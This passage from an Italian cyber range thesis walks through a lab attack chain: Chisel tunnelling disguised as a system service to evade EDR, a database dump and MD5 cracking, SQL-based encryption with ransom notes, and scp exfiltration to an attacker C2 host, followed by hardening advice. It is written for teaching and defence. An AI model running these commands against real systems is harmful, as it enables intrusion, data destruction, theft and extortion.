L'operatore offensivo pianifica con cura il caricamento dello strumento di tunneling, elaborando una contromisura OPSEC per eludere i sistemi di sicurezza: *"Dispongo di Chisel per il tunneling di porta. Tuttavia, l'uso della cartella /dev/shm è ormai un indicatore di compromissione comune, costantemente monitorato dai team di Incident Response e dai sensori EDR. Per eludere questo tracciamento, lavorerò all'interno della cartella temporanea persistente /var/tmp/ e mimetizzerò l'eseguibile rinominandolo, in modo tale da nasconderlo nei log d'esecuzione dei processi attivi".*

L'operazione si sviluppa attraverso i seguenti passaggi coordinati:

7.4.2 Fase 1: Preparazione del C2 Server su M1 (DMZ)

Sfruttando l'accesso di root stabilito sul Tier 1, l'attaccante scarica Chisel da Internet (sfruttando l'accesso WAN di M1) e lo configura come server di ascolto sulla porta non standard 58000:

```
# Accesso al terminale [M1-DMZ]
cd /var/tmp
# Download Chisel
wget https://github.com/jpillora/chisel/releases/download/v1.9.1/
chisel_1.9.1_linux_amd64.gz
# Estrazione eseguibile
gunzip chisel_1.9.1_linux_amd64.gz

# MASCHERAMENTO: Rinomina del file nascosto simulando un servizio di sistema
mv chisel_1.9.1_linux_amd64 .systemd-private-svc
```

```
chmod +x .systemd-private-svc
# Avvio del server Chisel in background sulla porta non standard 58000
./.systemd-private-svc server -p 58000 --reverse &
# Attivazione di un server Python temporaneo sulla porta 58081 per passare il file a M2
python3 -m http.server 58081 &
```

```
root@dmz-server:/var/tmp# wget https://github.com/jpillora/chisel/releases/download/v1.9
.1/chisel_1.9.1_linux_amd64.gz
--2026-06-22 15:51:55--  https://github.com/jpillora/chisel/releases/download/v1.9.1/chi
sel_1.9.1_linux_amd64.gz
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
```

```
root@dmz-server:/var/tmp# gunzip chisel_1.9.1_linux_amd64.gz
root@dmz-server:/var/tmp#  mv chisel_1.9.1_linux_amd64 .systemd-private-svc
root@dmz-server:/var/tmp# chmod +x .systemd-private-svc
root@dmz-server:/var/tmp# ./.systemd-private-svc server -p 58000 --reverse &
[1] 2458
root@dmz-server:/var/tmp# 2026/06/22 15:53:26 server: Reverse tunnelling enabled
2026/06/22 15:53:26 server: Fingerprint k+/iAz6QTlJdMHbIR43A4DlqZFyJuBS5jGl740onREM=
2026/06/22 15:53:26 server: Listening on http://0.0.0.0:58000

root@dmz-server:/var/tmp# 2026/06/22 15:55:38 server: session#1: tun: proxy#R:53306⇒10.
```

Figura 58 Download di Chisel su M1 da GitHub all'interno della directory /var/tmp. Configurazione e avvio di Chisel Server su M1. Mostra l'estrazione, il mascheramento del file in .systemd-private-svc e l'avvio del server Chisel in background sulla porta non standard

7.4.3 Fase 2: Trasferimento e Avvio del Client su M2 (LAN Interna)

L'attaccante si sposta sul terminale [M2-Root], scarica l'eseguibile mimetizzato da M1 tramite la rete LAN privata e avvia il client stabilendo il tunnel asincrono invertito:

```
# Accede al terminale [M2-Root] e si sposta nella directory
cd /var/tmp
# Scarica il file mimetizzato da M1 sfruttando la rete interna
curl -s http://10.10.10.10:58081/.systemd-private-svc -o .systemd-private-svc
chmod +x .systemd-private-svc
# Attiva il tunnel reverse associando la porta 53306 all'IP del DB
./.systemd-private-svc client 10.10.10.10:58000 R:53306:10.10.10.30:3306 &

```

```
root@legacy-data-processor:/var/tmp# curl -s http://10.10.10.10:58081/.systemd-private-svc -o .systemd-private-
<:58081/.systemd-private-svc -o .systemd-private-svc
root@legacy-data-processor:/var/tmp# chmod +x .systemd-private-svc
chmod +x .systemd-private-svc
root@legacy-data-processor:/var/tmp# ./.systemd-private-svc client 10.10.10.10:58000 R:53306:10.10.10.30:3306 &
<client 10.10.10.10:58000 R:53306:10.10.10.30:3306 &
[1] 9773
root@legacy-data-processor:/var/tmp# 2026/06/22 15:55:38 client: Connecting to ws://10.10.10.10:58000
2026/06/22 15:55:38 client: Connected (Latency 1.110826ms)
```

Figura 59 trasferimento dell'eseguibile mimetizzato sul Tier 2 e l'avvio del client per l'attivazione del tunnel di reverse port forwarding del servizio DB verso M1.

Nota di Ripulitura: Non appena nei log di M1 compare la dicitura Connected, l'attaccante ritorna sul terminale M1-DMZ e spegne immediatamente il server Python temporaneo premendo

CTRL+C o digitando pkill -f "python3 -m http.server", eliminando le tracce di trasferimento dal segmento LAN.

7.4.4 Fase 3: Chiusura del Tunnel su Kali Linux (Port Forwarding SSH)

Ora, l'attaccante deve portare la porta di database 53306 proiettata su M1 direttamente sul proprio computer d'attacco locale. Apre un nuovo terminale pulito su Kali Linux ed esegue un port forwarding locale tramite SSH:

```
1. ssh -L 53306:127.0.0.1:53306 root@192.168.10.4
```

Per comprendere appieno l'architettura crittografica del **pivoting** di rete multilivello, l'interazione tra la macchina d'attacco esterna e il Tier 3 isolato deve essere analizzata come un meccanismo a "**doppio salto**" asincrono operante dove l'incapsulamento applicativo viene realizzato mediante protocolli di livello applicativo. La pipeline di tunneling di incapsulamento dei pacchetti si sviluppa secondo tre macro-fasi logiche:

1. **Il Primo Salto (SSH Local Port Forwarding)**: Quando l'operatore offensivo esegue uno strumento locale su Kali Linux indirizzandolo verso il socket locale 127.0.0.1: 53306 , il traffico viene intercettato dal client SSH nativo. Quest'ultimo incapsula i pacchetti TCP all'interno del tunnel SSH asimmetrico stabilito verso l'IP di management del Tier 1. Il demone SSH sul Tier 1 decodifica i pacchetti e li rilascia sulla propria interfaccia di loopback locale alla porta "*53306*".
2. **Il Secondo Salto (Chisel Reverse WebSocket Tunnel)**: Sulla porta 53306 del Tier 1 è attivo il server Chisel mascherato sotto il nome di processo "*.systemd-private-svc*". Chisel intercetta il traffico rilasciato dal tunnel SSH, lo converte in frame WebSocket asincroni conformi al protocollo HTTP/S e lo inoltra lungo il canale invertito (**reverse connection**) precedentemente instaurato dal client Chisel residente sul Tier 2 (10.10.10.20).
3. **L'Innesco Finale sulla LAN Interna**: Il client Chisel sul Tier 2 riceve i frame WebSocket dal tunnel invertito, estrae il payload TCP originario e avvia una sessione di rete locale nativa e autorizzata verso la porta di produzione reale del database MySQL residente sul Tier 3 (10.10.10.30: 3306). Questa ingegnerizzazione consente all'attaccante di interagire con il database protetto bypassando le regole di segmentazione del firewall perimetrale a livello di Layer 3, mimetizzando l'intera impronta offensiva all'interno di normali flussi Web standard HTTP/S e connessioni amministrative SSH cifrate legittime.

7.5 Esfiltrazione, Cracking Offline e Fenomeno della Password Reuse (Double Extortion)

Con la porta MySQL di M3 proiettata su localhost:53306 della macchina Kali, l'attaccante opera comodamente in ambiente locale per avviare la fase di esfiltrazione preventiva dei segreti



Figura 60 Schema del processo di Double Extortion. I dati vengono esfiltrati in locale su Kali e successivamente trasferiti asincronamente verso il server C2 prima del blocco logico.

7.5.1 Dump Completo del Database

Per non destare sospetti nei log applicativi (evitando query ripetitive e rumorose), l'attaccante esegue un dump completo del database alla cieca direttamente sul terminale locale di Kali:

```
1. mysqldump -h 127.0.0.1 -P 53306 -u db_admin -pPasswordSicuraAziendale2026! --no-tablespaces
legacy_db > db_hack.sql
```

L'ispezione del file db_hack.sql svela l'intero schema informativo aziendale:

```
1. -- Estratto dal file db_hack.sql
2. CREATE TABLE `dati_aziendali_sensibili` (
3.   `id` int NOT NULL AUTO_INCREMENT,
```

```
  `risorsa` varchar(100) DEFAULT NULL,
  `valore_segreto` varchar(255) DEFAULT NULL,
  PRIMARY KEY (`id`))
INSERT INTO `dati_aziendali_sensibili` VALUES
(1,'Conto_Corrente_Aziendale_IBAN','IT99C1234567890123456789012'),

(2,'Chiave_Infrastruttura_Cloud_AWS','AKIAIOSFODNN7EXAMPLE:wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY'),
(3,'Brevetto_Algoritmo_Core','Progetto_Top_Secret_Industrial_Automation_v4.2.pdf'),
(4,'Token_Integrazione_Stripe','sk_test_51Nx...[TOKEN_PRIVATO_AZIENDALE]...');
CREATE TABLE `reports_storicizzati` (
  `id` int NOT NULL AUTO_INCREMENT,
  `titolo` varchar(255) DEFAULT NULL,
  `autore` varchar(100) DEFAULT NULL,
  `data_report` varchar(50) DEFAULT NULL,
  `corpo` text,
  `archiviato_il` timestamp NULL DEFAULT CURRENT_TIMESTAMP,
  PRIMARY KEY (`id`)
INSERT INTO `reports_storicizzati` VALUES
 (1,'Report Automatico - xml_import_1780665889691.log','System-M2','2026-06-05','---[Legacy Report Engine] ---\nGenerato il: 2026-06-05 13:24:49.689205\nTitolo Report: Analisi Fabbisogno Formativo - Anno 2024\nDati completi: {\'title\': \'Analisi Fabbisogno Formativo - Anno 2024\', \'author\': \'Valentina Conti\', \'date\': \'20/03/2024\', \'body\': \"\\nL\'analisi del fabbisogno formativo è stata condotta tra gennaio e marzo 2024\\n  attraverso interviste strutturate ai responsabili di 8 dipartimenti e la\\n...
CREATE TABLE `staff_credentials` (
  `id` int NOT NULL AUTO_INCREMENT,
  `username` varchar(50) DEFAULT NULL,
  `password_hash` varchar(32) DEFAULT NULL,
  PRIMARY KEY (`id`)
)

INSERT INTO `staff_credentials` VALUES
(1,'sysadmin_ops','a9d34bb850fe93064529eb20ddb28c0f'),
(2,'finance_manager','482c811da5d5b4bc6d497ffa98491e38');
```

```
┌──(kali㉿kali)-[~]
└─$ mysqldump -h 127.0.0.1 -P 53306 -u db_admin -pPasswordSicuraAziendale2026! --no-tablespaces legacy_db > db_hack.sql

┌──(kali㉿kali)-[~]
└─$ cat db_hack.sql
/*M!999999\- enable the sandbox mode */
-- MariaDB dump 10.19-11.8.6-MariaDB, for debian-linux-gnu (x86_64)
--
-- Host: 127.0.0.1    Database: legacy_db
-- ------------------------------------------------------
-- Server version       8.4.9-0ubuntu0.25.10.1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*M!100616 SET @OLD_NOTE_VERBOSITY=@@NOTE_VERBOSITY, NOTE_VERBOSITY=0 */;

--
-- Table structure for table `dati_aziendali_sensibili`
```

Figura 61 Mostra l'esecuzione del dump completo del database legacy_db dalla macchina d'attacco Kali Linux e l'ispezione dello schema della tabella dati_aziendali_sensibili

7.5.2 Cracking Offline dell'Hash del Sistemista

L'attaccante rileva la presenza di hash MD5 all'interno della tabella *staff_credentials*. Isola l'hash dell'amministratore di sistema (*sysadmin_ops*) ed avvia un attacco brute-force offline basato su dizionario utilizzando l'utility **John the Ripper** accoppiata alla wordlist *RockYou*:

```
1. echo " a9d34bb850fe93064529eb20ddb28c0f" > target_hash_sysadmin.txt
2. john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt target_hash_sysadmin.txt
3.
```

In frazioni di secondo, il motore di cracking decifra l'impronta crittografica:

```
1. Using default input encoding: UTF-8
2. Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
3. Warning: no OpenMP support for this hash type, consider --fork=4
4. Press 'q' or Ctrl-C to abort, almost any other key for status
5. shadow12         (?)
6.   1g   0:00:00:00   DONE   (2026-06-22   18:15)   16.66g/s   128000p/s   128000c/s   128000C/s
sheree..thesimpsons
7. Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
8. Session completed.
9.
```



Figura 62 attacco di brute-force offline basato su dizionario tramite John the Ripper e la wordlist RockYou per decifrare l'hash MD5 dell'utente sysadmin_ops

Una volta terminato, il tool ci permette di scoprire le informazioni: **la password in chiaro associata all'utente amministratore è shadow12.**

7.5.3 La Colonna Portante della Strada B: Fenomeno della Password Reuse

Il passaggio evidenzia il reale impatto ingegneristico di una simulazione di Red Teaming. L'esfiltrazione delle credenziali applicative consente la compromissione di dati sensibili appartenenti al Tier 3. Successivamente, l'attività di cracking offline dell'hash associato all'account del sistemista *sysadmin_ops* permette di ottenere una password estremamente debole, *shadow12*. Considerata la diffusione del fenomeno del **Weak Password Requirements** (CWE-521) nelle infrastrutture enterprise, un attaccante potrebbe riutilizzare tali credenziali per ottenere

accesso alla VPN aziendale oppure per compromettere l'Active Directory (AD) centrale. In questo scenario, verrebbero stabilite condizioni di persistenza a lungo termine difficilmente rilevabili, potenzialmente antecedenti all'attivazione di un payload ransomware, con conseguente inefficacia delle sole contromisure di ripristino perimetrale.

7.6 Esecuzione della Cifratura Distruttiva Ransomware (Fileless)

Soddisfatta la fase di esfiltrazione e consolidamento informativo, l'attaccante procede all'esecuzione della fase distruttiva sul Tier 3 per paralizzare l'operatività del business.

7.6.1 Il Concetto di Ransomware Fileless e l'Evasione EDR

Un attacco ransomware tradizionale prevede il caricamento ed esecuzione sul target di un file binario compilato. Questo comportamento viene intercettato dai sensori **EDR (Endpoint Detection and Response)** a causa dell'alto numero di letture/scritture e ridenominazioni di file sul filesystem. L'attaccante sfrutta l'accesso al servizio MySQL per eseguire istruzioni SQL malevole che alterano e cifrano i dati presenti nel database, rendendoli inutilizzabili. Questo comportamento è riconducibile a **MITRE ATT&CK T1565.001 (Stored Data Manipulation)**, in quanto l'alterazione avviene direttamente sui dati persistenti attraverso funzionalità legittime del DBMS, senza necessità di introdurre un eseguibile malevolo sull'host.

7.6.2 Esecuzione delle Query Distruttive in MySQL

L'attaccante si connette interattivamente a MySQL tramite la porta di reindirizzamento:

```
1. mysql -h 127.0.0.1 -P 53306 -u db_admin -pPasswordSicuraAziendale2026! legacy_db
```

Immette nel prompt mysql le istruzioni SQL progettate per cifrare in esadecimale i record sensibili tramite l'algoritmo simmetrico nativo **AES**, utilizzando una chiave privata simmetrica controllata dall'operatore offensivo:

```
1. -- Cifratura dei dati in esadecimale tramite algoritmo nativo AES
2. UPDATE dati_aziendali_sensibili
3. SET valore_segreto = HEX(AES_ENCRYPT(valore_segreto, 'Univpm_Advanced_CyberRange_2026!'));
```



Figura 63 accesso al monitor MySQL ed esecuzione della query UPDATE distruttiva per cifrare in esadecimale i record sensibili con l'algoritmo nativo AES.

Successivamente, per forzare la sottomissione del riscatto (*Ransom Note*), viene iniettata una riga contenente le istruzioni di pagamento all'interno della stessa tabella compromessa:

Iniezione del messaggio di riscatto:

```
1. INSERT INTO dati_aziendali_sensibili (risorsa, valore_segreto)
2. VALUES ('!!!_AVVISO_DI_RISCATTO_!!!', 'DATI CIFRATI. PAGARE IN BITCOIN PER LA CHIAVE.');
```

7.6.3 Verifica dello Stato Cifrato ($D_{encrypted}^{(M3)}$)

L'attaccante verifica l'avvenuto blocco operativo interrogando la tabella:

```
1. SELECT * FROM dati_aziendali_sensibili;
```



Figura 64 Mostra l'iniezione del messaggio di riscatto e la successiva interrogazione della tabella che attesta la completa illeggibilità dei record originari

Tutti i record sensibili risultano definitivamente resi illeggibili in assenza della chiave di decifratura, sancendo la transizione del database allo stato terminale $D_{\text{encrypted}}^{(M3)}$.

7.7 Double Extortion Avanzata: Esfiltrazione Remota e Note di Riscatto sul Filesystem

In conformità con le moderne metodiche di estorsione multipla (**Double Extortion**), l'ottenimento della cifratura logica locale non è sufficiente a garantire la monetizzazione dell'attacco qualora l'azienda disponga di politiche robuste di disaster recovery e di backup offline. Si rende pertanto necessaria la **violazione permanente del principio di Confidentiality** tramite l'esfiltrazione asincrona e massiva dei dati al di fuori del perimetro aziendale. L'attaccante utilizza il protocollo sicuro **SCP (Secure Copy Protocol)**, mappando l'operazione sulla tecnica **MITRE ATT&CK T1041 - Exfiltration Over C2 Channel**, per trasferire il file dump in chiaro "*db_hack.sql*" verso una propria infrastruttura di comando e controllo posizionata sulla rete pubblica.



Figura 65 Modello di trasferimento asincrono dei dati esfiltrati verso il server C2 tramite protocollo sicuro SCP.

Quindi l'attaccante trasferisce il dump dei dati verso un server C2 esterno:

```
1. scp -P 52222 db_hack.sql attacker_c2@leaked-data-server:/home/attacker_c2/hacked_data/
```

Analisi del Comando:

- **-P 52222**: L'attaccante configura il proprio server C2 affinché il servizio SSH dedicato alla ricezione dei dati operi sulla porta **52222**. Tale scelta non costituisce una misura di evasione dei controlli di sicurezza, ma una decisione organizzativa finalizzata alla segregazione dei servizi e alla gestione indipendente delle comunicazioni associate alla campagna offensiva.

- **leaked-data-server**: L'IP del server C2 dell'attaccante posizionato su infrastruttura pubblica.



Figura 66 trasferimento cifrato del file di dump db_hack.sql verso l'infrastruttura di comando e controllo (C2) remota sulla porta dedicata 52222

Questa esfiltrazione asincrona consolida la minaccia della doppia estorsione: se l'azienda decide di non pagare il riscatto affidandosi esclusivamente al ripristino dei propri backup freddi di database, l'attaccante pubblicherà l'intero schema informativo in chiaro sul darkweb, provocando un danno reputazionale, sanzioni legali (GDPR) e la perdita della proprietà intellettuale dei brevetti industriali.

7.7.1 Iniezione delle Note di Riscatto sul Filesystem

Al fine di garantire che gli amministratori di sistema intercettino immediatamente la compromissione non appena accedono ai server, l'attaccante inietta file di testo descrittivi denominati README.txt all'interno dei percorsi di filesystem nevralgici e più visibili del Tier 2 :

```
cat << 'EOF' > /var/legacy_data/reports/README.txt
==================================================================
!!! ATTENZIONE !!! I VOSTRI DATI SONO STATI CIFRATI CON AES-128
==================================================================
I brevetti industriali, le credenziali e i salari del personale
sono stati esfiltrati e cifrati nei nostri server protetti.
La vostra operatività aziendale è completamente bloccata.

In caso di mancato pagamento o tentativo di ripristino non autorizzato,
tutti i dati sensibili verranno divulgati pubblicamente sul darkweb.

CONTATTARE: attacker_c2@onionmail.org
CHIAVE DI RIFERIMENTO: UNIVPM_M3_COMPROMISED
==================================================================
EOF
```



Figura 67 Scrittura della nota di riscatto (README.txt)

Questo consolidamento segna il completamento formale e pratico dell'intera catena d'attacco offensiva all'interno del *Cyber Range*. L'esperimento empirico ha dimostrato con rigore scientifico che la concatenazione deterministica di difetti di sviluppo dell'applicazione e misconfigurazioni dei sistemi operativi permette ad un attaccante esterno di espugnare l'intera architettura a tre tier aziendale, violando in modo irreversibile l'integrità dei dati sensibili di produzione.

7.8 Hardening e Misure di Mitigazione del Tier 3

La compromissione del Tier 3, conclusasi con il successo della cifratura logica *in-memory* e l'esfiltrazione asincrona dei segreti e dei brevetti industriali, dimostra come l'assenza di controlli protettivi coordinati a livello di codice, configurazione del database e segmentazione della rete locale possa esporre gli asset critici di produzione aziendali a scenari distruttivi di tipo *Double Extortion*.

Adottando la prospettiva ingegneristica del *Blue Teaming* e in linea con il paradigma *Zero Trust* analizzato nei capitoli precedenti, questo paragrafo definisce i protocolli di bonifica, i processi di hardening applicativo e i meccanismi di controllo di rete idonei a ridurre a un valore prossimo allo zero la superficie d'attacco complessiva. L'obiettivo primario di tali misure è prevenire in modo deterministico la transizione dello stato di sicurezza del database D_{M3} verso i livelli compromessi $D_{M3}^{\text{exfiltrated}}$ e $D_{M3}^{\text{encrypted}}$, forzando il sistema a permanere nello stato di integrità e riservatezza controllato D_{M3}^{0}.

7.8.1 Matrice Tassonomica delle Mitigazioni del Tier 3

Al fine di fornire una sintesi organica dei *flaw* individuati ed emulati sul Tier 3 e delle rispettive misure di *remediation*, la Tabella 8 correla ciascun elemento vulnerabile sfruttato dall'attaccante con le classificazioni standard dei cataloghi internazionali (CWE e MITRE ATT&CK) e la categoria di rischio OWASP, ove applicabile.

Elemento Analizzato / Vulnerabilità	**Riferimento Catalogo (CWE / MITRE ATT&CK)**	**Categoria OWASP** (dove applicabile)
Task Pianificato di legacy_svc	MITRE T1053.003 - Scheduled Task/Job: Cron	*A02:2025 - Security Misconfiguration*
Uso di bytecode Python .pyc	CWE-656: Reliance on Security Through Obscurity	*A06:2025 - Insecure Design*
Analisi statica con utility strings	MITRE T1027 - Obfuscated Files or Information	*A08:2025 - Software or Data Integrity Failures*
Manipolazione parametri endpoint config	CWE-22: Path Traversal	A01:2025 - Broken Access Control
Chiavi di autenticazione in chiaro	CWE-798 / CWE-259: Hardcoded Credentials	A07:2025 - Authentication Failures
Pivoting multilivello via Chisel	MITRE T1572 - Protocol Tunneling	*Non applicabile*
Password debole shadow12	CWE-521: Weak Password Requirements	A07:2025 - Authentication Failures
Ransomware in-memory su MySQL	MITRE T1565.001 - Stored Data Manipulation	A08:2025 - Software or Data Integrity Failures
Trasferimento dump via SCP	MITRE T1041 - Exfiltration Over C2 Channel	*Non applicabile*

Tabella 8 Matrice di mitigazione delle minacce del Tier 3. Mappatura completa delle vulnerabilità sfruttate (CWE, MITRE ATT&CK) e delle relative strategie ingegneristiche di remediation e patching strutturale.

7.8.2 Area A: Hardening dei Processi Locali e dell'Information Discovery

La prima fase della difesa si concentra sulla neutralizzazione delle asimmetrie informative locali sul Tier 2, impedendo all'attaccante di individuare i flussi comunicativi e i canali amministrativi verso il Tier 3.

1. Bonifica dei Task Cron e della Security by Obscurity (MITRE T1053.003)

Come analizzato nel paragrafo 6.2.1, lo scheduling di processi sensibili mediante task cron legati a utenti di servizio senza restrizioni di accesso ha rappresentato l'innesco della fase di *discovery*. L'approccio basato sul rilascio di file precompilati .pyc è un classico esempio di *Security by Obscurity* inefficiente, in quanto la compilazione in bytecode non cifra le costanti di stringa né i flussi di controllo ad alto livello.

Le azioni di mitigazione applicate comprendono:

- **Restrizione degli Accessi a Cron:** Rimozione dell'accesso alla configurazione di cron per l'utenza di servizio generica. Si implementa una configurazione restrittiva tramite i file

/etc/cron.allow e **/etc/cron.deny**, consentendo la gestione dei task pianificati esclusivamente agli utenti di amministrazione di sistema e all'utenza di root.

- **Sostituzione del Canale di Monitoraggio:** Transizione dall'esecuzione periodica di script Python locali non monitorati a un demone di telemetria standardizzato e centralizzato, configurato per operare in un contesto di sola lettura e privo di moduli amministrativi personalizzati non documentati.

2. Prevenzione dell'Analisi Statica e della Memory Detection (MITRE T1027)

L'estrazione immediata degli endpoint API e dei parametri dal bytecode .pyc mediante l'utility "*strings*" (*MITRE T1027*) è stata possibile poiché l'interprete Python memorizza le stringhe letterali in chiaro all'interno della struttura dati "*co_consts*" del file compilato.

Per inibire l'efficacia delle tecniche di ricognizione statica offline su host intermedi:

